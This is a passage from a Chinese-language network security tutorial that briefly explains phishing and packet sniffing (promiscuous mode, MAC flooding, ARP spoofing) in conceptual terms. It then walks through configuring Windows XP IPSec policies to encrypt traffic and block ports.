


图2

2.欺骗攻击的防范

欺骗的主要方式为Email欺骗、Web网络钓鱼。这两种攻击方式如此猖獗的主要原因是计算机用户警惕性不高所致。知道了原因，防范就好办了！大家在网上冲浪的时候，一旦遇到与密码有关的事情，就要提高自己的警惕了！

3.Sniff的防范

相信大家都知道这门古老而又神奇的技术！要想防御这种攻击，首先要了解嗅探的原理与致命性特点！我们知道网卡有两种模式——混杂模式和普通模式。普通模式下，网卡只接受自己需要的数据包，对于网络中的其他数据包视而不见。但在混杂模式下，网卡将监听整个网络的数据包！在这种模式下，我们就可以截获带有敏感信息数据包，从而得到有用的密码信息！当然对于不同的环境使用不同的方法，嗅探环境一般分为共享环境和交换环境两种。

在共享环境中，所有的主机都连接到HUB（集线器），而HUB对数据包的传输形式是广播。这意味着发给某个主机的数据包也有可能会被其它所有主机的网卡接收到。因此在这样的环境下，任何设置成混杂模式的主机，都可以捕获发送给其它主机的数据包，从而窃听网络上的所有通信。

在交换环境中，所有的主机都连接到Switch（交换机），但Switch比HUB聪明，它知道每台计算机的MAC地址信息和与之相连接的特定端口，发给某个主机的数据包会被Switch从特定的端口送出，而不是像HUB那样广播给网络上所有的电脑！这种传输形式使交换型以太网的性能大大提高，同时还有一个作用——使传统的嗅探器无法工作。

但是这并不能防止黑客进行嗅探，通常在交换型以太网中使用MAC洪水包和ARP欺骗进行攻击从而获取信息。其中MAC洪水包是向交换机发送大量含有虚构MAC地址和IP地址的IP包，使交换机无法处理如此多的信息，从而导致交换机进入了所谓的“打开失效”模式，也就是开始了类似于集线器的工作方式，让网络上所有的机器以“广播”的方式发送数据包。

一句话概括为：共享环境只要网卡模式设置为混杂模式就可以嗅探到数据包，交换环境通过MAC洪水包和ARP欺骗使嗅探环境转换为共享环境再实现捕获数据包！该攻击最致命的特点就是所截获的密码仅仅是明文密码而已！


结合该攻击的原理与特点，我们可以利用数据加密技术和MAC地址与IP地址捆绑等方法来防范Sniff攻击，保证帐户及信息通信的安全，下面我们重点以WindowsXP为例讲解一下怎么加密数据以防范Sniff攻击！

无论是在局域网还是在广域网，如果担心黑客通过嗅探抓包获取我们的数据，我们完全可以使用IPSEC实现数据的安全通信的！

（1）初识IPSEC


IPSEC全称Internet Protocol Security，中文翻译为Internet协议安全，也就是我们常说的IP安全！IPSEC是由IETF所设计和制定的，在早期的网络中，网络信息的传递严重受到嗅探技术的威胁，为了保证TCP/IP协议传输数据的安全，IETF建立了一个工作组，专门负责IP安全协议

和密钥管理机制！经过几年的努力，IETF 提出了一系列的协议，构成了一个安全体系，这个体系就是我们所说的IPSEC，这里大家应该明确知道IPSEC 不是服务而是协议的集合！


图5

（2）启用IPSEC 安全策略

首先打开“开始”—“运行”栏，输入control admintools，打开管理工具，双击“本地安全策略”，打开后就会看到IPSEC设置了！单击“IP 安全策略，在本地计算机”后，在右侧窗口中，我们会看到已经预定好的三种策略，如图3。它们的主要作用如图4 所示。



图3

这三个策略是微软为了用户的使用方便而特别预先设定的，用户可以直接右键，选择“指派”直接指派使用就可以了！

预定策略名称	代表的意思
安全服务（需要安全）	表示与本地计算机通信的时候必须使用IPSEC安全策略，如果对方机器没有建立IPSEC安全策略，则不通信！
服务器（请求安全设置）	表示首先要进行安全通信，如果对方计算机不支持安全通信，该计算机会与对方计算机通信，但是传递过程不可靠！
客户机（请求安全）	表示对方计算机要求安全通信时，本地计算机才会使用IPSEC安全策略，对方计算机无要求，则进行普通通信！

图4

一台计算机指定了IPSEC安全策略是没有一点意义的，这时侯必须在另外与之通信的计算机上指定同一个IPSEC 安全策略，这样才可以把数据通信加密，这是最简单的IPSEC 安全策略设置！


图6

（3）更改身份验证方法

右键单击IPSEC 安全策略中的一个，选择右键列的“属性”，就可以打开一个策略的属性对话框，可以看到“IP 安全规则”，如图5。

默认有一到三个定义好的规则，选择其中的一个规则，单击下面的“编辑”就可以对规则进行编辑了。单击“身份验证方法”，默认为kerberos 身份验证方法！我们单击右侧的添加可以对身份验证方法进行调整，如图6。选择自己所需要的身份验证方法就可以了！

（4）如何实现广域网的加密通信

同样在编辑规则中，我们选择“隧道设置”选项，如图7。从图中我们可以看到没有选择“隧道”的传输模式，而IPSEC 使用的默认传输模式也没有表明。大家一定想知道IPSEC 默认的传输模式是什么吧。其实IPSEC 默认的传输模式是“传送模式”。这种模式主要使用于局域网，因为IPSEC 也主要使用在局域网，所以“传送模式”做为IPSEC的默认传输模式。而所谓的“隧道模式“主要针对的是广域网，因为根据IPSEC 的特性，广域网中的两台计算机要进行加密通信是一件非常困难的事情，但是有了这个“隧道模式”，就是实现IPSEC 在广域网中的通信加密。具体方法：双方系统都选中“隧道重点由此IP 地址指定”，并且在选项下的空格中填入双方在广域网中的IP 地址，这样在广域网中就可以轻松的实现通信的加密！



图7

（5）让局域网中所有的电脑执行相同的IPSEC 安全策略

对于内网的用户，比如大公司或者学校的局域网，如何让所有的电脑都遵循同一个IPSEC 安全策略呢？一般这样的局域网都在Domain 域环境中，而Domain 域环境的特点就是方便管理，我们可以在DC（域控制器上）依次打开“开始”—“运行”，输入**gpedit.msc**，打开DC的组策略，依次找到“计算机配置”—“Windows 设置”—“安全设置”—“IP 安全策略”，单击需要的预定规则就可以让局域网中的所有电脑遵循相同的IPSEC 安全策略了！

（6）配置IPSEC 成为网络防火墙

从上面的内容我们可以知道，要想实现两个系统的数据加密通信，这两个系统必须指派相同的IPSEC 安全策略。而IPSEC 工作在TCP/IP 的IP 层，这就意味着IPSEC 能够阻止来自于IP 层和IP 层以上的各种协议，而目前网络中的各种组件及应用程序使用的几乎都是IP 层以上的协议，如TCP/IP 协议！这样我们就可以建立一个针对某个协议或者端口的策略，并且在IPSEC 策略中定义为


图8

阻止，从而让IPSEC具备防火墙的功能，具体方法如下。

A．在“开始”—“运行”中输入**control admintools**，打开“管理工具”，双击“本地按全策略”--“IP安全策略，在本地计算机”，在右侧空白窗口中点右键选择“创建IP安全策略”，在出现的界面中点击“下一步”，出现一个对话框，随便输入一个名字，如图8。




图9

